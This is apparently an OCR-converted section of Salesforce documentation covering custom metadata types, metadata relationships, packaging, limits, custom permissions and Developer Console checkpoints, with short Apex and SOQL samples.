
Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

USER PERMISSIONS

To create or edit custom metadata types:
- "Author Apex"

4. Click **Save**.
5. Under Custom Fields, click **New** to start adding fields to the custom metadata type. As with other custom fields, you must specify the type of information that the field contains, such as picklist or metadata relationship. For each field, remember to choose a **Field Manageability** value to determine who can change the field later. If FieldType is `MetadataRelationship`, note the following: If the manageability of the entity definition field is subscriber-controlled, then the Field Definition field must be subscriber-controlled. If the manageability of the entity definition field is upgradeable, then the Field Definition field must be either upgradeable or subscriber-controlled.



Note: Custom metadata types that were created before the Winter '15 release don't automatically get layouts. Before adding, updating, or viewing records of this custom metadata type using the UI, you must add a layout that contains all the fields that you want to make editable. In the All Custom Metadata Types page, click the custom metadata type. Then click **New** under Page Layouts. If you plan to release a custom metadata type as a managed package, make sure that you add all the fields you want to add first. After a customer downloads the managed package, you must change the layout manually because you can't add fields to a layout via an upgrade.

Add or Edit Custom Metadata Records Declaratively

You can add, modify, or delete a custom metadata record declaratively from Setup.

1. Search Setup for **Custom Metadata Types**.
2. On the All Custom Metadata Types page, click **Manage Records** next to the custom metadata type for which you want to add or modify records..
3. On the list of custom metadata records, click **New**, or click **Edit** to modify an existing custom metadata record.
4. Fill out the fields. The **Protected Component** checkbox determines whether the record is *protected*. A protected record is only accessible to code in the same namespace as either the record or its associated custom metadata type: code you create, code in an unmanaged package, and code in the same managed package as either the protected record or its custom metadata type.
5. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

USER PERMISSIONS

To create or modify custom metadata records:

- "CustomizeApplication"

Custom Metadata Relationships

Custom metadata relationships provide additional metadata about objects and let you make direct comparisons between different custom metadata types.

Like other relationships in Salesforce, custom metadata relationships have a particular domain. When you create a metadata relationship field on a type, you can relate it to another custom metadata type, the EntityDefinition object, or the FieldDefinition object.

When you create a record on a custom metadata type that has a relationship field, you pick the specific field, object, or custom metadata type that record relates to.

The value of a relationship field with the EntityDefinition domain is a custom or standard object that:

- Supports custom fields
- Supports Apex triggers
- Supports custom layouts
- Is not a type of activity, such as a Task or Event
- Is not the User object
- Is not a Trialforce object, such as a SignupRequest

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

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To set the EntityDefinition object as a new value on a relationship field, your org must have access to the object. If, however, your org doesn't have access to relationship field objects for existing records, you can still edit the record and change other field values. Your org can lack access if, for example, the record is part of a package for which you don't have an active license.

Create Custom Metadata Relationship Fields
Creating relationships between custom metadata types, entity definitions, or field definitions is just like creating any other custom field on a custom metadata type.

Custom Metadata Relationship Considerations
Before you start using custom metadata relationships, keep these considerations in mind.

View Filtering on Metadata Relationship Fields
When you create a view and filter on a relationship field of a custom metadata type, use these guidelines for entering the filter values.

Create Custom Metadata Relationship Fields

Creating relationships between custom metadata types, entity definitions, or field definitions is just like creating any other custom field on a custom metadata type.

1. From the detail page of your custom metadata type, click **New** under Custom Fields.
2. For the field type, select **Metadata Relationship**.
3. Select what you want to relate the active custom metadata type to.
   - Another custom metadata type
   - Entity Definition—A standard or custom object
   - Field Definition—A standard or custom field from the entity definition object

You pick the specific custom metadata record, object, or field when you create a record on your custom metadata type. After you save the record, the relationship field shows up as a link to the Setup page for the related custom metadata type, object, or field. If you do not have permission to view the object, the field shows up as unlinked text. You can also access the field in the CustomField object in the Metadata API. For example, if you create a field definition named SFA_Field, you can access it via Workbench when viewing CustomField details.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

USER PERMISSIONS

To create custom metadata relationships:
- "Customize Application"

Custom Metadata Relationship Considerations

Before you start using custom metadata relationships, keep these considerations in mind.

- You can query custom metadata relationships the same way you query normal relationships.
- Public custom metadata types can't be related to protected custom metadata types. Protected custom metadata types *can* be related to public custom metadata types.
- Public custom metadata records can't be related to protected custom metadata records. Protected custom metadata records *can* be related to public custom metadata records.
- If you use SOQL to query a custom metadata type, the results include only those records that reference objects you have permission to access. However, a similar query using Setup or the Metadata API results in all relevant records, including records that reference objects you cannot access.

  For example, imagine a custom metadata type that has a relationship field that relates to the EntityDefinition object. In some of the custom metadata records, the relationship field references a Lead object. You have permission to access the custom metadata type and its records, but not the Lead object. Using Setup or the Metadata API to query the custom metadata type, the results include records that reference a Lead object. However, if you use a similar SOQL query in your Apex code, the results do not include those records.

  The difference in behavior is to allow you to manage the custom metadata type record without requiring explicit access to the object it references.
- You can't install a package that contains custom metadata type records whose relationship fields reference objects that your org can't access. The installation error message includes the list of objects to which you need access.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

- You can install a package that contains custom objects for which you don't have an active license. However, those records do not appear in SOQL queries for any users until you acquire the license to the objects.
- If you don't have permission to view an object in Setup, relationship field values that reference that object appear as plain text rather than links.

View Filtering on Metadata Relationship Fields

When you create a view and filter on a relationship field of a custom metadata type, use these guidelines for entering the filter values.

Setup doesn't provide a lookup window because the list of values is potentially long and unwieldy. Use the following guidelines to determine which values to enter when specifying the filter criteria in the Filter By Additional Fields section.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Filter by an EntityDefinition relationship field to find records that reference a particular object

1. Select the child's metadata relationship field.
2. Select the operator.
3. For the filter value, enter the object name of the referenced object. To find the object name of a custom object, navigate to its Setup management page. For a standard object, use its API name.

Filter by a FieldDefinition relationship field to find records that reference a particular field

1. Select the child's metadata relationship field.
2. Select the operator.
3. For the filter value, enter the field name of the referenced field. To find the field name of a custom field, navigate to its Setup management page.
4. Specify a separate, additional filter criteria for the controlling entity definition. Both filters are required when filtering on a field definition relationship field.

Filter by a relationship field to find records that reference a record of another custom metadata type

1. Select the child's metadata relationship field.
2. Select the operator.
3. For the filter value, enter the name of the custom metadata type of the parent's record. To find the name of a custom metadata record, navigate to its detail page.

Load or Update Records with the Custom Metadata Loader

Use the custom metadata loader to bulk load or update records of your custom metadata types from a `.csv` file.

The custom metadata loader lets you load or update up to 200 records with a single call.

1. Download the tool from GitHub and deploy the package to your org via Workbench. Create the `.zip` file from the contents of the `custom_md_loader` directory instead of zipping up the directory itself.
2. Create a `.csv` file with a header that contains the custom metadata type's field API names. Either the Label or the Developer Name field is required. See `sample.csv` in your download for an example. If your org is namespaced, include the namespace prefix in your header. To update an existing custom metadata record, use the Label or Developer Name field to identify it.
3. From Setup, assign the Custom Metadata Loader permission set to the appropriate users, including yourself.
4. From the App Picker, select **Custom Metadata Loader**.
5. Click the **Custom Metadata Loader** tab. If you haven't already done so, the app prompts you to configure your Remote Site Settings.
6. Upload your `.csv` file and select the corresponding custom metadata type.
7. Click **Create/Update custom metadata** to bulk-load the records from the `.csv` file or update existing records. If the file has duplicate Label or Developer Name entries, the last entry becomes the new or updated record.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

USER PERMISSIONS

To create custom metadata records:

- "Customize Application"

To use the custom metadata loader:

- "Custom Metadata Loader"

Access Custom Metadata Records Programmatically

Use SOQL to access your custom metadata types and to retrieve the API names of the records of those types. DML operations aren't allowed on custom metadata in Apex, the Partner APIs, and Enterprise APIs.

For information about the *`Custom Metadata Type__`*mdt sObject, see *`Custom Metadata Type__`*mdt in the *Object Reference for Salesforce and Force.com*.

The following example declares the Apex variable *`custMeta`* of the custom metadata type `MyCustomMetadataType__mdt`, which is in your namespace.

EDITIONS

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```
MyCustomMetadataType__mdt custMeta;
```

Declare the *custMeta* variable of the custom metadata type `TheirCustomMetadataType__mdt`, which isn't in your namespace but is in the `their_ns` namespace.

```
their_ns__TheirCustomMetadataType__mdt custMeta;
```

The following example is a simple query that returns standard and custom fields for all records of the `Threat_Tier_Mapping` custom metadata type and accesses some of their fields.

```
Threat_Tier_Mapping__mdt[] threatMappings = [SELECT MasterLabel, QualifiedApiName,
Field_Mapping__c ,Minimum_Support_Level__c FROM Threat_Tier_Mapping__mdt];

for (Threat_Tier_Mapping__mdt threatMapping : threatMappings) {
    System.debug(threatMapping.MasterLabel + ': ' +
                 threatMapping.Field_Mapping__c + ' from ' +
                 threatMapping.Team_Building_to_SFA_Field_Mapping__c + ' to '
                 threatMapping.Minimum_Support_Level__c);
}
```

To provide an entity that looks more like a `Schema.SObjectDescribeResult` than SOQL, make the Apex class `vacations.ThreatTierMappingDescribeResult` encapsulate the information queried from `vacations__ThreatTierMappingDescribeResult__mdt`. Then create the class `vacations.Vacations` with methods such as:

```
vacations.ThreatTierMappingDescribeResult describeThreatTierMappings(String qualifiedApiName)
 {
   Threat_Tier_Mapping__mdt threatMapping = [SELECT <fields> FROM Threat_Tier_Mapping__mdt
 WHERE QualifiedApiName = :qualifiedApiName];
    return new ThreatTierMappingDescribeResult(<fieldValues>);
}
```

In the preceding example, `<fields>` refers to the fields you want to include in the *describe* and `<fieldValues>` refers to the values of those fields.

The next example uses a metadata relationship that references another custom metadata type, `Team_Building_to_SFA_Field_Mapping__mdt`, to do a simple right outer join.

```
ThreatTierMapping threatMapping =
    [SELECT MasterLabel, Team_Building_to_SFA_Field_Mapping__r.MasterLabel FROM
Threat_Tier_Mapping__mdt WHERE QualifiedApiName='Easy_Vacations'];

System.debug(threatMapping.MasterLabel + ' is part of ' +
Team_Building_to_SFA_Field_Mapping__r.MasterLabel);
```

The following example shows a left outer join starting from `EntityDefinition`. This query uses a relationship field called `Team_Building_Object__c` on `Team_Building_to_SFA_Field_Mapping__mdt`. The child relationship name of this relationship field is `Field_Mappings_From`.

```
for (EntityDefinition entity : allObjects) {
    System.debug('Processing mappings for: ' + entity.QualifiedApiName);
   for (Team_Building_to_SFA_Field_Mapping__mdt fieldMapping : entity.FieldMappingsFrom__r)
 {
    System.debug('  Field ' + fieldMapping.Team_Building_Field__c +
        ' has mapping ' + fieldMapping.QualifiedApiName);
    }
}
```

Package Custom Metadata Types and Records

You can package custom metadata types and records in unmanaged packages, managed packages, or managed package extensions. Your packages can then be installed in Professional, Developer, Enterprise, Performance, Unlimited, and Database.com Edition organizations.

You can add custom metadata types and records to packages using the Force.com user interface. From Setup, enter *Packages* in the Quick Find box, then select **Packages**, click your package name, and then click **Add**.

To add custom metadata types:

1. Select the **Custom Metadata Type** component type.
2. Select the custom metadata type you want to add to your package.
3. Click **Add to Package**.

To add custom metadata records:

1. Select the custom metadata type's label from the available component types—for example, Threat Tier, or if the type is from a package that you're extending, Threat Tier [vacations].
2. Select the records to add.
3. Click **Add to Package**.

If you add a record to your package, its corresponding type is automatically added.

For information on packaging and installing, see the *ISVforce Guide*.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Note: You can't uninstall a package with a custom metadata type if you've created your own records of that custom metadata type.

As with all packageable metadata components, you can also add custom metadata types and records to a package by specifying the package's full name in `package.xml`. For example, we specify the package in this fragment from Relaxation Gauntlet's `package.xml` file.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
   <fullName>Relaxation Gauntlet</fullName>
...
```

Access Rules When Packaging Custom Metadata Types and Records

When you develop a managed package that contains or reads custom metadata types and records, be aware of the access rules.

Considerations for Custom Metadata Type Packages

Be aware of the behaviors for packages that contain custom metadata types.

Access Rules When Packaging Custom Metadata Types and Records

When you develop a managed package that contains or reads custom metadata types and records, be aware of the access rules.

The packaging access rules govern which orgs can read, update, or delete custom metadata records. It is assumed that the custom metadata types are public.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

- An admin in the org developing the package can create a custom metadata record in their own package regardless of the location of its corresponding type. If they add the new record to the package, it's deployed to the subscriber org.
- No one can create a custom metadata record in an installed managed package using the Metadata API. You can, however, create an unpackaged record using a Metadata API callout, even from managed code. Managed installed code needs a remote site setting configured to execute all callouts.
- If a field of a custom metadata type is *upgradeable*, the record creator can change the field value for that record in the creator's own org and upload a new version of the package, even if a different org created the type. If the record is in a managed package, these changes are propagated to the subscriber org when they upgrade to a new version.
- If a field is *subscriber controlled*, both the record creator and a subscriber can change the value in their own org. If the record is in a managed package, the new field value is propagated only to new package subscribers. Existing subscribers that upgrade to the latest version of the package do not get the new field value.
- You can delete *protected* managed released records in the org in which they were created, even if the corresponding type was created in a different org. When subscribers upgrade, the records are deleted from the subscriber org. You can never delete *public* managed released records.
- SOQL queries in your Apex code can view custom metadata records only if exactly one of the following conditions is true.
  - The records are public.
  - Your Apex code is in the same package as the custom metadata type.
  - Your Apex code is in the same package as the record.
- Metadata API callouts behave as if they're being executed by subscriber org code. As a result, a callout can view or change all records created by the subscriber org, although it can only view or change public records of installed managed packages. Configure a remote site setting to the subscriber's Metadata API endpoint to use the Metadata API in the subscriber's org.

Considerations for Custom Metadata Type Packages

Be aware of the behaviors for packages that contain custom metadata types.

After you upload a Managed - Released package that contains a custom metadata type, you can't:

- Add required fields to the custom metadata type.
- Set non-required fields to required.
- Delete custom fields that are in the uploaded version of the package. If you add a custom field after the upload, you can still delete it until you upload a new Managed - Released version.
- Delete public custom metadata records that are included in the package.
- Change a public custom metadata record or type in the package to protected. You can, however, change protected records and types to public.
- Change the manageability of any custom field in the package.
- Query protected custom metadata types or records in an installed package with Apex code that you have written. You can, however, run packaged Apex code that queries protected custom metadata types or records in the same package. These queries return the protected records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Deploy Custom Metadata Types and Records to Production Orgs Using Change Sets

Use change sets to deploy custom metadata types and records from a sandbox to another org. Typically you deploy the change set to a production org.

You can add custom metadata types and records to change sets using the Force.com user interface. From Setup, enter *Outbound Change Sets* in the Quick Find box, then select **Outbound Change Sets**, click your change set name, and then click **Add**.

To add custom metadata types:

1. Select the **Custom Metadata Type** component type.
2. Select the custom metadata type you want to add to your outbound change set.
3. Click **Add to Change Set**.
4. To view the dependent components, such as a custom field or a page layout, click **View/Add Dependencies**.
5. Select the dependent components you want to add.
6. Click **Add to Change Set**.

To add custom metadata records:

1. Select the custom metadata type's label from the available component types, for example, `Threat Tier`. If the type is from a package that you're extending, use `Threat Tier [vacations]`.
2. Select the records to add.
3. Click **Add to Change Set**.

If you add a record to a change set, its corresponding type is included in the list of dependent components. The record itself is not added to the change set.

For more information on deploying change sets, see the *Development Lifecycle Guide*.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Custom Metadata Types Limitations

When using custom metadata types, be aware of these special behaviors and limitations.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Updating Types and Records

You can't update protected types and records in an installed managed package programmatically. You can modify protected types and records only by performing a package upgrade.

You can't update public types and records by using Apex directly. To modify records from Apex, you must make calls to the Metadata API.

Application lifecycle management tools

Custom metadata types don't support these application lifecycle management tools:

- Version control
- Tooling API
- Developer Console

Licenses

Licenses that are defined for an extension package aren't enforced on custom metadata records in that package unless the types are also in the package.

SOQL

Custom metadata types support the following SOQL query syntax.

```
SELECT fieldList [...]
FROM objectType
    [USING SCOPE filterScope]
[WHERE conditionExpression]
[ORDER BY field {ASC|DESC} [NULLS {FIRST|LAST}] ]
```

- You can use metadata relationship fields in the *fieldList* and *conditionExpression*.
- FROM can include only 1 object.
- You can use the following operators.
  - IN and NOT IN
  - =, >, >=, <, <=, and !=
  - LIKE, including wild cards
  - AND
- You can use ORDER BY only with non-relationship fields.
- You can use ORDER BY, ASC, and DESC with multiple (non-relationship) fields.
- You can only use ORDER BY when the ordered field is a selected field.
- Metadata relationship fields support all standard relationship queries.

Protected custom metadata types

Subscribers can't add custom metadata records to installed custom metadata types that are protected. To allow subscribers to create custom metadata records, the custom metadata type must be public.

Metadata API returns protected custom entity definitions (but not custom metadata records) in subscriber orgs.

Caching

Custom metadata records are cached at the type level after the first read request. Caching enhances performance on subsequent requests. Requests that are in flight when metadata is updated don't get the most recent metadata.

Global Picklists

Global picklists aren't supported on custom metadata types. You can only use sObject picklists.

Picklists and Managed Packages

- You can add a custom metadata type that has a picklist field with inactive values to a managed package, but you can't upload the package. To upload the package, delete or reactivate the picklist values.
- Subscribers to a released managed package that contains a custom metadata type with a picklist field can't add, delete, or deactivate values from that picklist.
- Developers who release a managed packaged that contains a custom metadata type with a picklist field can add picklist values but not delete or deactivate them.

Custom Metadata Limits

Be aware of these requirements for custom metadata types and records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Professional Edition orgs can create, edit, and delete custom metadata records only from types in installed packages.

Description	Maximum amount
SOQL queries per Apex transaction	Unlimited
Custom metadata per organization *	10 MB
Custom metadata per certified managed package *	10 MB Note: Custom metadata records in certified managed packages that you've installed don't count toward your organization's limit. However, custom metadata records that you create do count toward the limit. This rule applies regardless of whether you create records in your own custom metadata type or in a type from a certified managed package.
Fields per custom metadata type or record	100
Custom metadata types per organization	100. This number includes all types developed in the organization and installed from managed and unmanaged packages.
Characters per description field	1,000
Records returned per transaction	50,000

* Record size is based on the maximum field size of each field type, not the actual storage that's used in each field. When adding fields to a custom metadata record, use the appropriate type and specify a length that doesn't exceed what's needed for your data. This action helps you avoid reaching the cached data limit. For example, if you create a US social security number (SSN) field, select the `Text` data type and specify a length of 9. If instead you selected `Text Area`, the field would add 255 characters to the usage count for each record, regardless of the number of characters entered.

Custom Permissions

Use custom permissions to give users access to custom processes or apps.

In Salesforce, many features require access checks that specify which users can access certain functions. Permission set and profiles settings include built-in access settings for many entities, like objects, fields, tabs, and Visualforce pages. However, permission sets and profiles don't include access for some custom processes and apps. For example, for a time-off manager app, all users might need to be able to submit time-off requests but only a smaller set of users need to approve time-off requests. You can use custom permissions for these types of controls.

Custom permissions let you define access checks that can be assigned to users via permission sets or profiles, similar to how you assign user permissions and other access settings. For example, you can define access checks in Apex that make a button on a Visualforce page available only if a user has the appropriate custom permission.

You can query custom permissions in these ways.

- To determine which users have access to a specific custom permission, use Salesforce Object Query Language (SOQL) with the SetupEntityAccess and CustomPermission sObjects.
- To determine what custom permissions users have when they authenticate in a connected app, reference the user's Identity URL, which Salesforce provides along with the access token for the connected app.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

Create Custom Permissions

Create custom permissions to give users access to custom processes or apps.

Edit Custom Permissions

Edit custom permissions that give users access to custom processes or apps.

Add or Remove Required Custom Permissions

A required custom permission is a custom permission that must be enabled when the parent custom permission is enabled. For example, you could have a custom permission "Approve Time-Off Requests" and specify that it requires the custom permission "Submit Time-Off Requests."

SEE ALSO:

Create Custom Permissions

Add or Remove Required Custom Permissions

Enable Custom Permissions in Permission Sets

Enable Custom Permissions in Profiles

Identity URLs

Create Custom Permissions

Create custom permissions to give users access to custom processes or apps.

1. From Setup, enter *Custom Permissions* in the Quick Find box, then select **Custom Permissions**.
2. Click **New**.
3. Enter the permission information:
   - Label—the permission label that appears in permission sets
   - Name—the unique name that's used by the API and managed packages
   - Description—optionally, a description that explains what functions the permission grants access to, such as "Approve time-off requests."
   - Connected App—optionally, the connected app that's associated with this permission
4. Click **Save**.

SEE ALSO:

Custom Permissions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To create custom permissions:
- "Manage Custom Permissions"

Edit Custom Permissions

Edit custom permissions that give users access to custom processes or apps.

1. From Setup, enter *Custom Permissions* in the Quick Find box, then select **Custom Permissions**.
2. Click **Edit** next to the permission that you need to change.
3. Edit the permission information as needed.
   - Label—the permission label that appears in permission sets
   - Name—the unique name that's used by the API and managed packages
   - Description—optionally, a description that explains what functions the permission grants access to, such as "Approve time-off requests."
   - Connected App—optionally, the connected app that's associated with this permission
4. Click **Save**.

SEE ALSO:

Custom Permissions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To edit custom permissions:
- "Manage Custom Permissions"

Add or Remove Required Custom Permissions

A required custom permission is a custom permission that must be enabled when the parent custom permission is enabled. For example, you could have a custom permission "Approve Time-Off Requests" and specify that it requires the custom permission "Submit Time-Off Requests."

1. From Setup, enter `Custom Permissions` in the `Quick Find` box, then select **Custom Permissions**.
2. Create or select an existing custom permission.
3. In the Required Custom Permissions related list, click **Edit**.
4. Select the custom permissions that you want to add from the Available Custom Permissions list, and then click **Add**, or select the custom permissions that you want to remove from the Required Custom Permissions list, and then click **Remove**.
5. Click **Save**.

SEE ALSO:

Custom Permissions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To add or remove required custom permissions:

- "Manage Custom Permissions"

Debugging Your Code

Use checkpoints, logs, and the View State tab to help debug the code you've written.

Setting Checkpoints in Apex Code

Use Developer Console checkpoints to debug your Apex classes and triggers. You can't set checkpoints in Visualforce markup.

Overlaying Apex Code and SOQL Statements

Use the Developer Console to overlay diagnostics that run when Apex code executes at a checkpoint, without changing any code.

Checkpoint Inspector

Use checkpoints to investigate the objects in memory at a specific point of execution and see the other objects with references to them.

Log Inspector

The Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.

Use Custom Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Developer Console Log Inspector.

Debug Logs

Use debug logs to track events that occur in your org. Debug logs are generated when you have active user-based trace flags, when you run Apex tests, and when executed code or API requests include debugging parameters or headers.

Setting Checkpoints in Apex Code

Use Developer Console checkpoints to debug your Apex classes and triggers. You can't set checkpoints in Visualforce markup.

Important: To use checkpoints, the Apex Log Level must be set to **Finer** or **Finest**. See Setting Logging Levels.

To set a new checkpoint:

1. Open the Apex class or trigger in the Source Code Editor.
2. Click in the margin to the left of the line number where you want to set the checkpoint. Up to five checkpoints can be enabled at the same time.

   Results for a checkpoint will only be captured once, no matter how many times the line of code is executed. By default, the results for a checkpoint are captured immediately before the first time the line of code is executed. You can change the iteration for the capture from the Checkpoint Locations list on the Checkpoints tab. You can also overlay Apex code and SOQL statements that run when code executes at a checkpoint.
3. Execute the code with the Developer Console open.
4. View your checkpoints and results on the Checkpoints tab.

Checkpoints persist until you click **Debug** > **Clear Checkpoint Locations**.

Note: If you set a checkpoint in a method with the `@future` annotation, you must keep the Developer Console open until the `@future` method completes asynchronously.

SEE ALSO:

- Checkpoints Tab
- Log Inspector
- Overlaying Apex Code and SOQL Statements
- Checkpoints Tab
- Checkpoint Inspector


Overlaying Apex Code and SOQL Statements

Use the Developer Console to overlay diagnostics that run when Apex code executes at a checkpoint, without changing any code.

See Setting Checkpoints in Apex Code.

When troubleshooting a runtime issue, you might want information about the state of a variable or the state of the database. You might also want to create a specific condition in which to test your code. The Developer Console allows you to overlay Apex code and SOQL statements that run when code executes at a checkpoint.

1. Set checkpoints and execute your code, then go to the **Checkpoints** tab.
2. Select a checkpoint and click **Edit Properties**.
3. Select **SOQL** or **Apex Code**. To run the diagnostic code without generating a heap dump at the checkpoint, deselect **Dump Heap**.



4. Enter SOQL or Apex code in the **Action Script** box and click **OK**.

Note: You can't refer to local objects because an anonymous block is a new stack frame. Refer to static objects or create new objects. Also, you can't use bind variables in SOQL queries used in overlays.

The results of the overlayed code will appear on a separate **Query Results** or **Apex Execution Results** tab in the Checkpoint Inspector. For details on navigating query results, see Developer Console Query Editor.

Note: On the **Apex Execution Results** tab, the value `-1` indicates that a field is not applicable.

SEE ALSO:

Checkpoints Tab

Setting Checkpoints in Apex Code

Checkpoints Tab

Checkpoint Inspector


Checkpoint Inspector

Use checkpoints to investigate the objects in memory at a specific point of execution and see the other objects with references to them.

Go to the Checkpoints tab and double-click a checkpoint to view the results in the Checkpoint Inspector. The Checkpoint Inspector provides more details on variables than the Log Inspector, including individual items in collections.

